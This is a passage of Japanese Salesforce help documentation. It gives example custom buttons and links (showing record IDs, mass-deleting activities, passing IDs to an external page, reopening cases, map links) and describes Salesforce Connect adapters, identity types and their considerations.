次の例では、ユーザが選択したレコードのレコード ID が一覧表示されるポップアップウィンドウを開くボタンが作成されます。これは、処理を進める前に、確実に正しいレコード ID を持っているかをテストするときに便利です。

1. 次の属性を使用して、ボタンを定義します。
   - 表示の種類 - リストボタン

     メモ: [チェックボックスの表示 (複数レコード選択用)] を選択すると、ユーザはボタンをクリックする前に、リストで複数のレコードを選択できます。

   - 動作 - JavaScript の実行
   - 内容のソース - OnClick JavaScript
   - 次のサンプルコードを使用します。

```
idArray = {!GETRECORDIDS($ObjectType.Contact)};
alert("The Ids you have selected are: "+idArray);
```

   メモ: この例は取引先責任者用のものです。別のタイプのレコードの場合は、オブジェクト種別を変更してください。

2. ページレイアウトまたはリストビューレイアウトの該当する関連リストにボタンを追加します。

ユーザ権限

カスタムボタンまたはカスタムリンクを作成または変更する
- 「アプリケーションのカスタマイズ」

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

カスタムボタンとカスタムリンクを使用可能なエディション: すべてのエディション

Visualforce ページと S コントロールを使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

関連トピック:

カスタムボタンとカスタムリンクの例

一括削除を実行するためのカスタムボタンの作成

この例では、活動関連リストとリストビューに追加できるボタンを作成し、選択したレコードをユーザが同時に削除できるようにします。

1. 次の属性を使用して、行動用のボタンを定義します。
   - 表示の種類 - リストボタン

     メモ: [チェックボックスの表示 (複数レコード選択用)] を選択すると、ユーザはボタンをクリックする前に、リストで複数のレコードを選択できます。

   - 動作 - JavaScript の実行
   - 内容のソース - OnClick JavaScript
   - 次のサンプルコードを使用します。

ユーザ権限

カスタムボタンまたはカスタムリンクを作成または変更する
- 「アプリケーションのカスタマイズ」

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

カスタムボタンとカスタムリンクを使用可能なエディション: すべてのエディション

Visualforce ページと S コントロールを使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

```
{!REQUIRESCRIPT("/soap/ajax/9.0/connection.js")}

var records = {!GETRECORDIDS( $ObjectType.Event )};
var taskRecords = {!GETRECORDIDS( $ObjectType.Task)};
records = records.concat(taskRecords);


if (records[0] == null) {
alert("Please select at least one record.") }
else {

var errors = [];
var result = sforce.connection.deleteIds(records);
if (result && result.length){
var numFailed = 0;
var numSucceeded = 0;
for (var i = 0; i < result.length; i++){
var res = result[i];
if (res && res.success == 'true'){
```

```
numSucceeded++;
} else {
var es = res.getArray("errors");
if (es.length > 0) {
errors.push(es[0].message);
}
numFailed++;
}
}
if (numFailed > 0){
alert("Failed: " + numFailed + "\nSucceeded: " + numSucceeded + " \n Due to: " +
errors.join("\n"));
} else {
alert("Number of records deleted: " + numSucceeded);
}
}
window.location.reload();
}
```

2. 活動リストビューにボタンを追加します。
3. 活動関連リストを含むページレイアウトにボタンを追加します。このボタンを使用すると、リスト内で選択した ToDo または行動がすべて削除されます。

カスタムボタンは、http://sites.force.com/appexchange で、一括削除アプリケーションからインストールできます。

関連トピック:

カスタムボタンとカスタムリンクの例

外部システムへのレコード ID の受け渡し

外部システムと統合するための固有 ID として Salesforce レコード ID を使用できます。次の例では、Visualforce ページをコールして、選択されたレコードのレコード ID を判別し、それらを URL クエリパラメータで「www.yourwebsitehere.com」という外部 Web ページに渡すボタンを作成します。

1. GETRECORDIDS 関数を使用する Visualforce ページを作成して、選択されたレコードのリストを取得します。

ユーザ権限

カスタムボタンまたはカスタムリンクを作成または変更する
- 「アプリケーションのカスタマイズ」

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

カスタムボタンとカスタムリンクを使用可能なエディション: すべてのエディション

Visualforce ページと S コントロールを使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

```
<script type="text/javascript">

idArray = {!GETRECORDIDS($ObjectType.Account)};

window.location.href="http://www.yourwebsitehere.com?array="+idArray;

</script>
```

メモ: www.yourwebsitehere.com を、使用する URL に置き換えます。

2. 次の属性を使用して、取引先のボタンを定義します。
   - 表示の種類 - リストボタン

     メモ: [チェックボックスの表示 (複数レコード選択用)] を選択すると、ユーザはボタンをクリックする前に、リストで複数のレコードを選択できます。
   - 動作 - サイドバーを持つ既存のウィンドウで表示
   - 内容のソース - Visualforce ページ

- 最初の手順で作成した Visualforce ページを選択します。

3. 該当するページレイアウトまたはリストビューレイアウトにボタンを追加します。

関連トピック:

カスタムボタンとカスタムリンクの例

ケースの再オープン

次のサンプルでは、ユーザが商談に関する複数のケースを同時に再開できるように、ケース関連リストに追加できるボタンが作成されます。

1. 次の属性を使用して、ケースのボタンを定義します。
   - 表示の種類 - リストボタン

     メモ: [チェックボックスの表示 (複数レコード選択用)] を選択すると、ユーザはボタンをクリックする前に、リストで複数のレコードを選択できます。

   - 動作 - JavaScript の実行
   - 内容のソース - OnClick JavaScript
   - 次のサンプルコードを使用します。

ユーザ権限

カスタムボタンまたはカスタムリンクを作成または変更する
- 「アプリケーションのカスタマイズ」

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

カスタムボタンとカスタムリンクを使用可能なエディション: すべてのエディション

Visualforce ページと S コントロールを使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

```
{!REQUIRESCRIPT ("/soap/ajax/13.0/connection.js")} var records =
                  {!GETRECORDIDS($ObjectType.Sample)}; var newRecords = []; if
(records[0] == null) { alert("Please select at least one row") } else {
                  for (var n=0; n<records.length; n++) { var c = new
sforce.SObject("Case"); c.id = records[n]; c.Status = "New";
                newRecords.push(c); } result = sforce.connection.update(newRecords);
 window.location.reload(); }
```

メモ: このサンプルは AJAX Toolkit を参照しています。これは、API アクセスが有効な場合に使用できます。https://developer.salesforce.com/page/Integration を参照してください。

2. ケース関連リストを編集して、商談ページレイアウトにボタンを追加します。

   ヒント: 取引先または取引先責任者のページレイアウトなど、ケース関連リストを含むページレイアウトでこのボタンを使用します。

メモ: ユーザがリストから何も選択しなかった場合にメッセージを表示する `records[0] == null` の設定を確認してください。

関連トピック:

カスタムボタンとカスタムリンクの例

インターナショナルマップ

この例では、国固有の Google マップを表示するリンクを作成します。

1. 次の属性を使用して、取引先のリンクを定義します。
   - 表示の種類 - 詳細ページリンク
   - 動作 - 新しいウィンドウで表示
   - 内容のソース - URL
   - 次のサンプルコードを使用します。

ユーザ権限

カスタムボタンまたはカスタムリンクを作成または変更する
- 「アプリケーションのカスタマイズ」

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

カスタムボタンとカスタムリンクを使用可能なエディション: すべてのエディション

Visualforce ページと S コントロールを使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

```
{!
IF(Sample.BillingCountry = "US",
"http://maps.google.com/maps?q="&Sample.BillingStreet&
"+"&Sample.BillingCity&"+"&Sample.BillingState&"+"&Sample.BillingCountry,
(IF(Sample.BillingCountry = "UK",
```

```
"http://maps.google.co.uk/maps?q="&Sample.BillingStreet
&"+"&Sample.BillingCity&"+"&Sample.BillingCountry,
"http://maps.google.com")))
}
```

2. 取引先ページレイアウトにリンクを追加します。

関連トピック:

カスタムボタンとカスタムリンクの例

カスタムボタンとカスタムリンクの考慮事項

カスタムボタンとカスタムリンクを操作するときは、次の考慮事項に留意してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

カスタムボタンとカスタムリンクを使用可能なエディション: すべてのエディション

Visualforce ページと S コントロールを使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

カスタムボタンまたはカスタムリンクを作成または変更する
- 「アプリケーションのカスタマイズ」

実装のヒント

- カスタムボタンは、詳細ページの上部と下部で、すべての標準ボタンの右側に表示されます。
- カスタムボタンは、視覚的には標準ボタンと区別されません。ただし、すべての標準ボタンの右側にあることから、カスタムボタンと判別できます。
- 詳細ページレイアウトでボタンバーの幅が大きくなり過ぎた場合は、水平スクロールバーが表示されます。リストビュー、検索結果、タギング結果、または関連リストレイアウトでボタンバーの幅が大きくなり過ぎた場合は、ボタンがをラップされます。
- カスタムボタンは、ToDo および行動の個々の設定リンクでの活動で使用できます。活動リストビューまたは検索レイアウトにカスタムボタンを追加するには、まず ToDo または行動でカスタムリストボタンを作成します。次に、カスタムリストを活動リストビューまたは検索結果レイアウトに追加します。ToDo と行動の両方に適用されるボタンを上書きできます。
- 個人取引先レコードでは、取引先用に作成されたカスタムボタンとカスタムリンクが使用されます。
- 組織で [コンソール] タブを使用している場合は、[一括アクション] でリストボタンを使用できます。リストボタンは、ミニページレイアウトには表示されません。カスタムボタンとカスタムリンクによって表示されるページは、ヘッダーやサイドバーなしでコンソールに表示されます。
- リストに表示されるボタンを上書きするときにエラーメッセージが表示される場合は、URLFOR 関数を使用して S コントロールをコールしてください。
- カスタムボタンを作成する場合は、そのオブジェクトのレコードに対して組織にある入力規則に注意してください。たとえば、ケース状況を変更するカスタムリストボタンが、ケースの入力規則と競合することがあります。この場合、ユーザがカスタムボタンをクリックすると、入力規則のエラーメッセージが表示されます。

- 標準ボタンをカスタムボタンに置き換えるには、カスタムボタンを定義してから、ページレイアウトをカスタマイズして標準ボタンを非表示にし、代わりにカスタムボタンを表示します。
- ホームページのカスタムリンクとして使用する Visualforce ページでは、コントローラを指定できません。
- 詳細ページ上のカスタムボタンまたはカスタムリンクとして使用する Visualforce ページでは、同じオブジェクトの標準コントローラを指定する必要があります。
- カスタムリストボタンとして使用する Visualforce ページでは、同じオブジェクトの標準リストコントローラを使用する必要があります。

ベストプラクティス

- カスタムボタンで数式関数を使用する場合は、注意が必要です。関数は、HTML または JavaScript がブラウザに渡される前にサーバで実行されるため、その時点で存在する情報しか評価できません。コードから返される JavaScript 変数の値など、コードがブラウザに到達した時点でのみ存在する条件を評価するために IF のような関数を使用しないでください。
- 作成や編集などの特定のアクションをユーザが実行できないようにするには、標準ボタンを非表示にするのではなく、ユーザ権限を変更します。標準ボタンを非表示にすると、ページレイアウトからは削除されますが、引き続き使用可能で、ユーザは新規ページまたは編集ページに手動で移動できます。
- 事後操作をサポートしない URL にリンクするリストボタンには、[チェックボックスの表示 (複数レコード選択用)] を選択しないでください。リスト内の少なくとも 1 つのリストボタンに対して [チェックボックスの表示 (複数レコード選択用)] を選択すると、リストのレコードの横にチェックボックスが表示されます。ただし、このリストで選択されたレコードは、このオプションが選択されていないカスタムリストボタンをクリックしても影響を受けません。

制限事項

- カスタムリンクの表示ラベルは 1,024 文字以内にする必要があります。
- リンク URL は、最大 2,048 バイトです。データが URL のトークンと入れ替えられる場合、リンクが 3,000 バイトを超える可能性があります。ブラウザによっては、URL の最大長に制限があります。
- JavaScript をコールするカスタムボタンは、Lightning Experience ではサポートされていません。
- コンテンツソースが OnClick JavaScript であるカスタムボタンは、Salesforce1 モバイルアプリケーションでサポートされません。
- Salesforce Classic で URL カスタムボタンを使用してパラメータを標準ページに渡している場合 (レコードの作成時に項目に事前入力する場合など)、Salesforce1 や Lightning Experience ではこの動作は機能しません。
- 大量データの外部データソースに関連付けられた外部オブジェクトのレコード詳細ページでは、JavaScript を呼び出すカスタムボタンとカスタムリンクがサポートされません。
- カスタムボタンは、Web-to-リード、Web-to-ケース、[ケースチーム] 関連リスト、ユーザオブジェクトでは使用できません。

関連トピック:

カスタムボタンとカスタムリンクの定義
カスタムボタンとカスタムリンクの例

Salesforce コンポーネントへの参照の表示

コンポーネントを参照するSalesforce内のすべてのエリアの一覧を表示できます。たとえば、Visualforce ページや静的リソースなどの別のコンポーネントを参照するカスタムリンク、カスタムボタン、またはページレイアウトを表示します。そのためには、コンポーネントの詳細ページから、[使用場所] をクリックします。そのコンポーネントを参照するコンポーネントの種類と、そのコンポーネントの表示ラベルが一覧で表示されます。リスト内の任意の項目をクリックすると、その項目が直接表示されます。

関連トピック:

- カスタムボタンとカスタムリンクの定義

エディション

使用可能なエディション: Salesforce Classic

カスタムボタンとカスタムリンクを使用可能なエディション: すべてのエディション

Visualforceページとカスタムコンポーネントを使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition

ユーザ権限

カスタムボタンまたはカスタムリンクを作成または変更する

- 「アプリケーションのカスタマイズ」

Visualforceページおよびカスタムコンポーネントを作成、編集、および削除する

- 「アプリケーションのカスタマイズ」

静的リソースをコピー、編集、または削除する

- 「アプリケーションのカスタマイズ」

外部データのインテグレーション

Heroku Connect を使用した Salesforce と Heroku Postgres 間のデータの同期

Heroku Connect では、Salesforce と Heroku Postgres 間でデータを同期できます。

Heroku Postgres で Heroku Connect を使用すると、Ruby、Node.js、Python、PHP、Java、Scala、Clojure などの言語や、Rails、Django、Play などの Web フレームワークを使用して Salesforce データを操作する Heroku アプリケーションを作成できます。詳細は、Heroku 開発センター Web サイトにある Heroku Connect の Web サイト および Heroku Connect のドキュメント を参照してください。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Developer** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

Salesforce Connect を使用した外部データへのアクセス

Salesforce Connect

Salesforce Connect

Salesforce Connect では、ユーザが Salesforce 組織外に保存されているデータを表示、検索、および変更できるようにすることで、システムの境界を越えてデータをシームレスに統合できます。たとえば、社内の統合業務ソフト (ERP) システムに保存されているデータがあるとします。組織にデータをコピーする代わりに、外部オブジェクトを使用して、Web サービスコールアウトでリアルタイムにデータにアクセスできます。

これまでは、Salesforce 組織にデータをインポートまたはコピーしてユーザがそのデータにアクセスできるようにすることが推奨されていました。たとえば、抽出、加工、読み込み (ETL) ツールを使用すると、サードパーティシステムを Salesforce と統合できます。しかし、その方法では不要なデータやすぐに古くなるデータが組織にコピーされてしまいます。

これに対し、Salesforce Connect では Salesforce *外部オブジェクト*を外部システムのデータテーブルに対応付けます。組織にデータをコピーする代わりに、Salesforce Connect は必要なときにリアルタイムでデータにアクセスします。データは決して古くならず、必要なデータにのみアクセスします。Salesforce Connect は次のような場合に使用することをお勧めします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Developer** Edition

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

- 大量のデータがあり、Salesforce 組織にコピーしたくない。
- 常に少量のデータが必要である。
- 最新データにリアルタイムでアクセスする必要がある。

データが組織外に保存されていても、Salesforce Connect は Force.com プラットフォームとのシームレスなインテグレーションを提供します。外部オブジェクトは、グローバル検索、参照関係、レコードフィード、Salesforce1 アプリケーションなどの Salesforce ツールで使用できます。外部オブジェクトはまた、Apex、SOSL、SOQL クエリ、Salesforce API、およびメタデータ API、変更セット、パッケージを介したリリースでも使用できます。

たとえば、商品の注文情報をバックオフィスのERPシステムに保存しているとします。それらの注文を、Salesforce組織の顧客レコードごとに関連リストとして表示する必要があります。Salesforce Connectでは、顧客オブジェクト(親)と外部オブジェクト(子)間に注文の参照関係を設定できます。次に、子レコードを表示する関連リストが含まれるように、親オブジェクトのページレイアウトを設定できます。


さらに、顧客レコードの関連リストから直接注文を更新することもできます。デフォルトでは、外部オブジェクトに基づいているレコードは参照のみです。外部データソースを書き込み可能にすると、そのデータソースの外部オブジェクトに基づいているレコードをユーザが作成、変更、または削除できるようになります。

メモ: 外部オブジェクトを書き込み可能にできるのは、ODataまたはApexカスタムアダプタを使用してSalesforce組織が外部データに接続されている場合のみです。書き込み可能な外部オブジェクトは、組織間アダプタではサポートされていません。

外部オブジェクトレコードに対するApex DMLの書き込み操作の使用については、『Force.com Apex コード開発者ガイド』を参照してください。

例: 次のスクリーンショットに、Salesforce Connectでシステムの境界を越えてデータをシームレスに表示する方法を示します。Business_Partner外部オブジェクトのレコード詳細ページには、子オブジェクトの2つの関連リストが表示されます。外部参照関係とページレイアウトにより、ユーザはSalesforce組織内外にある関連データを1つのページに表示できます。

- Account標準オブジェクト (1)
- Sales_Order外部オブジェクト (2)



Salesforce Connectのアダプタ

Salesforce Connectでは、プロトコル固有のアダプタを使用して外部システムに接続し、そのデータにアクセスします。組織に外部データソースを定義するとき、[種別]項目にアダプタを指定します。

外部データソースの ID 種別

外部データソースでは、［ID 種別］項目で、組織が外部システムへのアクセスに使用するログイン情報が 1 セットか、複数セットかを指定します。ログイン情報の各セットが外部システムのログインアカウントに対応します。

Salesforce Connect 外部オブジェクトのレコード ID

外部システムからデータ行を初めて取得すると、外部オブジェクトレコードに Salesforce ID が割り当てられます。外部オブジェクトを組織から削除しない限り、各レコード ID は同じ外部データ行に関連付けられたままになります。

関連トピック:

- 外部オブジェクトリレーション
- Salesforce Connect — すべてのアダプタの考慮事項
- Salesforce Connect の組織間アダプタを使用した別の Salesforce 組織のデータへのアクセス
- Salesforce Connect の OData 2.0 または 4.0 アダプタを使用した外部データへのアクセス
- Salesforce Connect のカスタムアダプタを使用した外部データへのアクセス

Salesforce Connect のアダプタ

Salesforce Connect では、プロトコル固有のアダプタを使用して外部システムに接続し、そのデータにアクセスします。組織に外部データソースを定義するとき、［種別］項目にアダプタを指定します。

次のアダプタを Salesforce Connect で使用できます。

Salesforce Connect アダプタ	説明	コールアウト制限がわかる場所
組織間	Force.com REST API を使用して他の Salesforce 組織に保存されているデータにアクセスします。	コールアウト制限はありません。ただし、コールアウトするたびにプロバイダ組織の API 使用制限にカウントされます。 *Salesforce ヘルプ*: Salesforce Connect — 組織間アダプタの API 使用に関する考慮事項 *Salesforce の制限クイックリファレンスガイド*: API 要求の制限
OData 2.0 OData 4.0	Open Data Protocol を使用して Salesforce 外に保存されているデータにアクセスします。外部データは、OData プロデューサ経由で公開されている必要があります。	*Salesforce ヘルプ*: Salesforce Connect — OData 2.0 および 4.0 アダプタの一般的な制限

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Developer** Edition

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

Salesforce Connect アダプタ	説明	コールアウト制限がわかる場所
Apex で作成されたカスタムアダプタ	利用可能な他のアダプタがニーズに適さない場合は、Apex Connector Framework を使用して独自のカスタムアダプタを開発できます。 カスタムアダプタは、どこからでもデータを取得できます。たとえば、コールアウトを介してインターネットのどこからでも取得できるデータや、プログラムで操作や生成さえできるデータもあります。	*Apex 開発者ガイド*: コールアウトの制限事項 *Apex 開発者ガイド*: 実行ガバナと制限

関連トピック:

- Salesforce Connect
- Salesforce Connect の OData 2.0 または 4.0 アダプタ
- Salesforce Connect の組織間アダプタ
- Salesforce Connect のカスタムアダプタ

外部データソースの ID 種別

外部データソースでは、[ID 種別] 項目で、組織が外部システムへのアクセスに使用するログイン情報が 1 セットか、複数セットかを指定します。ログイン情報の各セットが外部システムのログインアカウントに対応します。

[指定ユーザ]を選択した場合、組織は外部システムで1つのログインアカウントのみを使用します。

[ユーザ]を選択した場合、組織は外部システムで複数のログインアカウントを使用します。ユーザごとに固有のログイン情報セットを設定するか、ユーザを職務別または事業単位別などでグループ化してグループごとにログイン情報セットを共有することができます。権限セットまたはプロファイルを使用してユーザに外部データソースへのアクセス権を付与したら、ユーザは独自に外部システムの認証設定を行って管理できます。

ヒント: ユーザに、外部システムの認証を設定する方法のトレーニングを実施します。ユーザが、外部システムごとにどのログイン情報を入力すればよいか把握したことを確認します。OAuth 2.0 を使用している場合、OAuth フローに紛らわしいプロンプトやリダイレクトがないかテストし、必要に応じてユーザにトレーニングを実施します。OAuth フローは、外部システム、認証プロバイダ、指定された範囲によって異なります。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Developer** Edition

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

	ID 種別が指定ユーザ	ID 種別がユーザ
外部システムへのアクセス方法	システムが使用するログイン情報の定義場所	
データ (外部オブジェクトの検索または表示)	外部データソース定義	外部システム用のユーザの個人認証設定
メタデータ (同期により外部オブジェクトを作成)	外部データソース定義	外部データソース定義

関連トピック:

- Salesforce Connect — 組織間アダプタの外部データソースの定義
- Salesforce Connect — OData 2.0 または 4.0 アダプタの外部データソースの定義
- Salesforce Connect — カスタムアダプタの外部データソースの定義
- 外部データソースの認証設定へのアクセス権の付与
- 外部システムの認証設定の保存

Salesforce Connect 外部オブジェクトのレコード ID

外部システムからデータ行を初めて取得すると、外部オブジェクトレコードに SalesforceID が割り当てられます。外部オブジェクトを組織から削除しない限り、各レコード ID は同じ外部データ行に関連付けられたままになります。

メモ: SalesforceID は、大量データの外部データソースに関連付けられた外部オブジェクトレコードには割り当てられません。

関連トピック:

- Salesforce Connect — 組織間アダプタの外部オブジェクトのレコード ID および外部 ID
- Salesforce Connect

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Developer** Edition

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

Salesforce Connect — すべてのアダプタの考慮事項

Salesforce Connect の一部の動作は特殊であり、制限があります。

使用する各 Salesforce Connect アダプタに関する考慮事項も参照してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Developer** Edition

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

Salesforce Connect — すべてのアダプタの Salesforce の互換性に関する考慮事項

一部の Salesforce 機能は、動作が特殊であるか、Salesforce Connect 外部オブジェクトには使用できません。

Salesforce Connect — すべてのアダプタの同期に関する考慮事項

外部データソースを検証および同期する場合、一部の動作は特殊であり、制限があります。

Salesforce Connect — すべてのアダプタのリレーションに関する考慮事項

参照、外部参照、間接参照のリレーションの一部の動作は特殊であり、制限があります。

Salesforce Connect — すべてのアダプタのレポートに関する考慮事項

外部オブジェクトを含むレポートには特殊な動作と制限が適用されます。

Salesforce Connect — すべてのアダプタのレコードフィードに関する考慮事項

外部オブジェクトの Chatter フィードの一部の動作は特殊であり、制限があります。

Salesforce Connect — すべてのアダプタの API クエリに関する考慮事項

外部データに対する `queryAll()` および `queryMore()` コールには特殊な動作と制限が適用されます。

Salesforce Connect — すべてのアダプタの検索に関する考慮事項

一部の特殊な動作および制限は、外部オブジェクトの検索に影響します。

Salesforce Connect — すべてのアダプタの SOSL に関する考慮事項

一部の特殊な動作および制限は、外部データへの SOSL アクセスに影響します。

Salesforce Connect — すべてのアダプタの SOQL に関する考慮事項

一部の特殊な動作および制限は、外部データへの SOQL アクセスに影響します。

Salesforce Connect — すべてのアダプタの書き込み可能な外部オブジェクトに関する考慮事項

Salesforce Connect を使用して Salesforce 組織外に保存されるデータを作成、更新、および削除する場合の制限と考慮事項について理解します。

Salesforce Connect — すべてのアダプタのパッケージに関する考慮事項

一部の特殊な動作および制限は、外部データソースのパッケージと、それに依存する外部オブジェクトおよびカスタム項目に影響します。

Salesforce Connect — すべてのアダプタの Lightning Experience に関する考慮事項

ユーザは Lightning Experience アプリケーションから外部オブジェクトにアクセスできますが、いくつかの要件と特殊な動作が適用されます。

Salesforce Connect — すべてのアダプタの Salesforce1 に関する考慮事項

ユーザは外部オブジェクトを Salesforce1 アプリケーションから表示および検索できますが、一部の動作は特殊であり、制限があります。

Salesforce Connect — すべてのアダプタのコミュニティに関する考慮事項
ユーザはコミュニティから外部オブジェクトにアクセスできますが、いくつかの要件と制限が適用されます。

Salesforce Connect — すべてのアダプタの一般的な制限
Salesforce Connect を使用する場合の制限について理解します。

関連トピック:

Salesforce Connect — 組織間アダプタに関する考慮事項
Salesforce Connect — OData 2.0 および 4.0 アダプタに関する考慮事項
Salesforce Connect — カスタムアダプタの考慮事項

Salesforce Connect — すべてのアダプタの Salesforce の互換性に関する考慮事項

一部の Salesforce 機能は、動作が特殊であるか、Salesforce Connect 外部オブジェクトには使用できません。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Developer** Edition

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

- 次の機能は、外部オブジェクトでは使用できません。
  - Apex 共有の理由
  - Apex トリガ
  - 承認プロセス
  - 添付ファイル
  - 項目履歴管理
  - フロー (Visual Workflow)
  - 差し込み項目
  - メモ
  - プロセス (プロセスビルダー)
  - レコードレベルセキュリティ (共有)
  - レコードタイプ
  - レポート
  - スキーマビルダー
  - 入力規則
  - ワークフロールール
- 数式項目および積み上げ集計項目では、外部オブジェクトの項目を参照できません。
- 次のカスタム項目のデータ型は、外部オブジェクトでは使用できません。
  - 自動採番
  - 通貨
  - 数式
  - Geolocation
  - 主従関係

  - 選択リスト
  - 選択リスト (複数選択)
  - 積み上げ集計
  - テキスト (暗号化)
  - テキストエリア (リッチ)
- 次の動作は、外部オブジェクトの項目に適用されます。
  - デフォルト項目値は、外部オブジェクトのカスタム項目では使用できません。
  - 外部オブジェクト項目値は、先頭と末尾の空白なしで表示されます。先頭と末尾の空白が含まれる項目を絞り込む場合は、この動作に留意してください。

    たとえば、次の SOQL クエリでは先頭と末尾の空白を含め、外部システムに保存されている値と照合します。ただし、空白はクエリ結果には表示されません。

    ```
    SELECT FirstName__c FROM Buyers__x WHERE FirstName__c = ' Test '
    ```
  - ユーザまたは Force.com プラットフォームが外部オブジェクトレコードのカスタム項目を編集すると、項目値から先頭と末尾の空白が削除されます。
  - 外部オブジェクトのテキスト項目の場合、外部値を含めるのに十分な長さが指定されていることを確認してください。外部システムの値が外部オブジェクトの関連テキスト項目の長さに収まらない場合は、Salesforce 組織で値が切り捨てられます。テキスト項目の値を切り捨てないようにするには、外部オブジェクトのテキスト項目の長さを増やします。
  - 外部オブジェクトの数値項目では、外部値の小数点の左側にあるすべての桁数を含めるのに十分な長さが指定されていることを確認してください。外部システムの数値が外部オブジェクトの関連数値項目の長さに収まらない場合、Salesforce組織では値が空白になります。数値項目の値が空白の場合は、外部オブジェクトの数値項目の [桁数] と [小数部の桁数] を調整して、小数点の左側の桁数を増やします。外部値の小数点の右側にある桁数が、指定された小数点以下の桁数に収まらない場合は、値が切り捨てられます。
- 変更セットでは、外部オブジェクトはカスタムオブジェクトコンポーネントに含まれます。
- メタデータ API では、外部オブジェクトは CustomObject メタデータ型で表されます。

使用する各 Salesforce Connect アダプタに関する考慮事項も参照してください。

Salesforce Connect — 組織間アダプタの Salesforce 互換性に関する考慮事項

一部の Salesforce 機能は、動作が特殊であるか、`Salesforce Connect: Cross-Org` 型の外部データソースに関連付けられた外部オブジェクトには使用できません。

関連トピック:

Salesforce Connect

Salesforce Connect — すべてのアダプタの考慮事項

Salesforce Connect — 組織間アダプタの API 使用に関する考慮事項

Salesforce Connect — カスタムアダプタでの Apex の考慮事項

Salesforce Connect — 組織間アダプタの Salesforce 互換性に関する考慮事項

一部の Salesforce 機能は、動作が特殊であるか、`Salesforce Connect: Cross-Org` 型の外部データソースに関連付けられた外部オブジェクトには使用できません。

- Salesforce Connect の組織間アダプタは、プロバイダ組織のクエリ可能なオブジェクトにのみアクセスできます。クエリできないオブジェクトをテーブル名で指定する外部オブジェクトを定義した場合、ユーザおよび Force.com プラットフォームはその外部オブジェクトにアクセスできません。

すべての Salesforce Connect アダプタに適用される考慮事項も確認してください。

関連トピック:

Salesforce Connect — すべてのアダプタの Salesforce の互換性に関する考慮事項
Salesforce Connect の組織間アダプタ

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Developer** Edition

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

Salesforce Connect — すべてのアダプタの同期に関する考慮事項

外部データソースを検証および同期する場合、一部の動作は特殊であり、制限があります。

- 同期を行うと、外部システムのスキーマに対応付けられた Salesforce 外部オブジェクトが作成または上書きされます。同期では、データは Salesforce 組織にコピーされず、組織から外部システムにも書き込まれません。
